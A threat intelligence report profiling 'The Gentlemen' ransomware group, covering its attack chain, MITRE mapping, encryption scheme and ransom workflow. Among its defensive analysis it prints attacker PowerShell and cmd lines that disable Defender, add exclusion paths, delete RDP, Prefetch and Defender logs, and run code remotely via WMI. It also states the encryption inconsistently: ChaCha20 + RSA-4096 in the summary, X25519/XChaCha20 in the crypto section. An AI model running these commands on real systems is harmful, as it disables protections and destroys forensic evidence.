Threat Intelligence 01: The Gentlemen Ransomware
Technical threat intelligence report on The Gentlemen Ransomware, a fast-moving RaaS operation using double extortion, broad targeting, and adaptive evasion tradecraft.

Executive Summary
The Gentlemen is a fast-moving, high-impact ransomware operation that emerged in July–August 2025 and rapidly evolved into a global threat. The group operates under a Ransomware-as-a-Service (RaaS) model, providing affiliates with a customizable, cross-platform toolkit designed for enterprise intrusions.
Since initial observation, The Gentlemen has targeted medium-to-large organizations across 17+ countries, exerting particular pressure on the manufacturing, construction, healthcare, and insurance sectors. Operations rely on double extortion tactics, aggressive defense evasion, and modern cryptography (ChaCha20 + RSA-4096) to maximize disruption and negotiation leverage.
 Twitter account
Threat Actor Profile
| Attribute | Detail |
|---|---|
| Actor Name | The Gentlemen |
| First Observed | July–August 2025 |
| Operation Type | Ransomware-as-a-Service (RaaS) |
| Extortion Method | Double Extortion |
| Encryption | ChaCha20 + RSA-4096 |
| File Extension | .7mzhh |
| Ransom Note | README-GENTLEMEN.txt |
| Countries Targeted | 17+ |
Attack Chain Overview
The Gentlemen follows a structured intrusion lifecycle — from initial access through to data exfiltration and ransomware deployment. The phases below map the full attack chain as observed across confirmed incidents.
 Trend Micro - The Ransomware Attack Chain
Phase 1 — Initial Access
Techniques: T1190 · T1078 · T1078.002
The group gains entry through two primary vectors:
- Exploitation of internet-facing services (e.g., VPN appliances, public-facing applications)
- Abuse of compromised FortiGate administrative accounts
C2 & Contact Reference
| Channel | Value |
|---|---|
negotiation_hapvida@proton.me | |
| TOX ID | ID88984846080D639C9A4EC394E53BA616D550B2B3AD691942EA2CCD33AA5B9340FD1A8FF40E9A |
| TOX Download | https://tox.chat/download.html |
| Leak Site (Tor) | http://.onion/ |
| Tor Browser | https://www.torproject.org/download/ |
 The Ransomware Leak Website
Phase 2 — Reconnaissance & Discovery
Techniques: T1046 · T1087 · T1087.002 · T1482
Network scanning is performed using Advanced IP Scanner and Nmap. Operators enumerate local drives and Windows Failover Cluster Shared Volumes (CSV) to identify encryption targets.
Enable Network Discovery
1
Get-NetFirewallRule -DisplayGroup "Network Discovery" | Enable-NetFirewallRule
Volume Enumeration
1
2
3
4
5
6
7
8
9
$volumes = @()
$volumes += Get-WmiObject -Class Win32_Volume |
    Where-Object { $_.Name -like '*:\*' } |
    Select-Object -ExpandProperty Name
try {
    $volumes += Get-ClusterSharedVolume |
        ForEach-Object { $_.SharedVolumeInfo.FriendlyVolumeName }
} catch {}
$volumes
System Banner (Observed in Sample)
1
2
Write-Host "Windows version <version>" -BackgroundColor Blue -ForegroundColor White
Write-Host "The Gentlemen" -BackgroundColor DarkGray -ForegroundColor White -NoNewline
Phase 3 — Privilege Escalation
Techniques: T1068
Components are executed with elevated privileges to gain full environment control.
| Flag | Description |
|---|---|
/RU SYSTEM | schtasks flag — run task as SYSTEM account |
--system | Ransomware flag — encrypt as SYSTEM user |
Win32_Process | WMI class used for elevated process creation |
WMI Elevated Process Creation
1
2
$p = [WMICLASS]"\\<target-host>\root\cimv2:Win32_Process"
$p.Create("<command>")
Phase 4 — Defense Evasion
Techniques: T1562 · T1112 · T1027 · T1484.001
Observed evasion techniques include:
- Deployment of kernel-level anti-AV utilities
- Configuration of AV/Defender exclusion paths
- Neutralization of EDR tools
- Disabling Microsoft Defender real-time protection
Disable & Exclude (Local)
1
2
3
4
powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true;
Add-MpPreference -ExclusionPath 'C:\';
Add-MpPreference -ExclusionPath 'C:\Temp';
Add-MpPreference -ExclusionPath '\\<share$>';"
Forced Override
1
Set-MpPreference -DisableRealtimeMonitoring $true -Force
Remote Cross-System Execution
1
2
3
4
5
Invoke-Command -ComputerName <target-host> -ScriptBlock {
    Set-MpPreference -DisableRealtimeMonitoring $true;
    Add-MpPreference -ExclusionPath 'C:\';
    Add-MpPreference -ExclusionProcess '<process-name>'
}
Log & Artifact Clearing
| Target | Command |
|---|---|
| Defender Support Logs | del /f /q C:\ProgramData\Microsoft\Windows Defender\Support\*.* |
| RDP Log Files | del /f /q %SystemRoot%\System32\LogFiles\RDP*\*.* |
| Windows Prefetch | del /f /q C:\Windows\Prefetch\*.* |
Phase 5 — Lateral Movement & Remote Execution
Techniques: T1021 · T1021.001 · T1021.002 · T1021.004
Legitimate administration tools are leveraged for payload transfer and execution across systems, including PsExec, PowerRun, and PuTTY.
Remote Execution via WMI
1
2
$p = [WMICLASS]"\\<target-host>\root\cimv2:Win32_Process"
$p.Create("<command>")
Remote Execution via Invoke-Command
1
2
3
Invoke-Command -ComputerName <target-host> -ScriptBlock {
    Start-Process "<binary-path>"
}
Phase 6 — Persistence & Propagation
Techniques: T1547 · T1136
Group Policy Object (GPO) manipulation is used for domain-wide payload distribution.
NETLOGON Share Abuse
This technique enables operators to distribute malicious payloads via the NETLOGON share, enabling near-simultaneous infection across domain-joined machines.
| Reference | Description |
|---|---|
\\share$ | UNC path used for payload staging |
--shares | Ransomware flag — encrypt UNC/network shares |
NETLOGON | Referenced in LanmanServer context — domain-wide deployment |
autorun.ini / autorun.inf | Potential persistence-related artifacts |
Phase 7 — Data Collection & Exfiltration
Techniques: T1074 · T1074.001 · T1039 · T1048 · T1048.001
Sensitive data is staged prior to exfiltration. Exfiltration is conducted over encrypted SFTP using WinSCP.
1
2
3
4
5
$volumes += Get-WmiObject -Class Win32_Volume |
    Where-Object { $_.Name -like '*:\*' } |
    Select-Object -ExpandProperty Name
$volumes += Get-ClusterSharedVolume |
    ForEach-Object { $_.SharedVolumeInfo.FriendlyVolumeName }
Phase 8 — Ransomware Deployment & Impact
Techniques: T1486 · T1489 · T1552
- Ransomware deployed via NETLOGON share using domain admin credentials
- Files encrypted with
.7mzhhextension - Ransom note dropped as
README-GENTLEMEN.txt - Backup, database, and security services terminated: Veeam, SQL, Oracle, SAP, Acronis
- Deletion of shadow copies, event logs, prefetch, and other forensic artifacts
 The Ransomware Note
Phase 9 — Victimology
Target Sectors
Manufacturing · Construction · Healthcare · Insurance · Other
Target Regions
Asia-Pacific · South America · North America · Middle East · Other
Victims span 17+ countries with no single geographic concentration, indicating opportunistic targeting with broad sector reach.
 Trend Micro - Victim distribution by industry, region, and country
Technical Analysis
Execution Arguments
Ransomware performs a command-line argument parsing. These arguments are used to provide detailed control over encryption targets, performance options, and operation modes.
| Argument | Description |
|---|---|
--password PASS | Required to execute ransomware |
--path DIRS | Enumerate directories and disks to encrypt |
--T MIN | Delay before encryption |
--silent | Do not rename files after encryption |
--system | Encrypt local drive only |
--shares | Encrypt mapped network and available UNC shares only |
--full | Encrypt both --system and --shares |
--fast | Encrypt 9% |
--superfast | Encrypt 3% |
--ultrafast | Encrypt 1% |
 Ransomware executable arguments
 --password is required. If the value is missing or incorrect, the ransomware immediately terminates. This helps ensure execution only in attacker-intended environments and reduces detonation in sandbox analysis environments. —
Encryption Algorithm
Services Terminated Before Encryption
Commonly terminated services include: sql, vss, VSS, VSNAP, QBDBMgrN, pgAdmin3, pgAdmin4, Veeam, MSSQLServer, WSBExchange, GxVss, SAP, MySQL, MariaDB, PostgreSQL, TeamViewer, BackupExecAgent, BackupExecRPCService, BackupExecManagementService, BackupExecJobEngine, VeeamTransportSvc, OracleServiceORCL, MSExchange, SAPService, postmaster, CagService, DefWatch, SccEvtMgr, GxClMgr, CVMountd.
File Extension Exclusion List
Skipped during encryption: .exe, .bat, .drv, .tmp, .msp, .prf, .ms, .ci, .co, .key, .ocx, .pdb, .wp, .xhl, .pro, .mod, .dll, .ps1, .ic, .sh, .tab, .in, .cmd, .ani, .386, .cur, .idx, .sys, .com, .sh, .sm, .pas, .pl, .cp, .lad, .vic, .ms, .su, .sql, .SAP, .cvd, .vss, .Sql, .Dir.
Crypto Engine
- The ransomware contains an embedded attacker public key (decoded in memory).
- For each file, it generates a fresh random 32-byte value and uses X25519 (ECDH) with the attacker public key to create a shared secret.
- That shared secret is processed with HChaCha20 to derive a 32-byte subkey.
- The subkey is then used by XChaCha20 to encrypt the file (stream cipher).
- Nonce material is also derived from X25519-related output (split into parts for HChaCha20/XChaCha20 nonce construction).
- The malware stores only a Base64-encoded X25519 result in the encrypted file, not the temporary random private value.
- Because the victim lacks the attacker private key, recreating the shared secret and decrypting is infeasible.
- Encryption is optimized by size:
- < ~1 MB (0x100000): full-file encryption
~1 MB: partial/ranged encryption for speed while still causing high damage
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique Name |
|---|---|---|
| Initial Access | T1190 | Exploit Public-Facing Application |
| Initial Access | T1078 | Valid Accounts |
| Initial Access | T1078.002 | Valid Accounts: Domain Accounts |
| Execution | T1059 | Command and Scripting Interpreter |
| Execution | T1059.001 | PowerShell |
| Execution | T1059.003 | Windows Command Shell |
| Persistence | T1547 | Boot or Logon Autostart Execution |
| Persistence | T1136 | Create Account |
| Privilege Escalation | T1068 | Exploitation for Privilege Escalation |
| Defense Evasion | T1562 | Impair Defenses |
| Defense Evasion | T1112 | Modify Registry |
| Defense Evasion | T1027 | Obfuscated Files or Information |
| Defense Evasion | T1484.001 | Domain Policy Modification: Group Policy Modification |
| Discovery | T1046 | Network Service Discovery |
| Discovery | T1087 | Account Discovery |
| Discovery | T1087.002 | Account Discovery: Domain Account |
| Discovery | T1482 | Domain Trust Discovery |
| Lateral Movement | T1021 | Remote Services |
| Lateral Movement | T1021.001 | Remote Desktop Protocol |
| Lateral Movement | T1021.002 | SMB/Windows Admin Shares |
| Lateral Movement | T1021.004 | SSH |
| Collection | T1074 | Data Staged |
| Collection | T1074.001 | Local Data Staging |
| Collection | T1039 | Data from Network Shared Drive |
| Exfiltration | T1048 | Exfiltration Over Alternative Protocol |
| Exfiltration | T1048.001 | Unencrypted/Obfuscated Non-C2 Protocol |
| Command & Control | T1071 | Application Layer Protocol |
| Command & Control | T1071.001 | Web Protocols |
| Command & Control | T1219 | Remote Access Software |
| Impact | T1486 | Data Encrypted for Impact |
| Impact | T1489 | Service Stop |
| Impact | T1552 | Unsecured Credentials |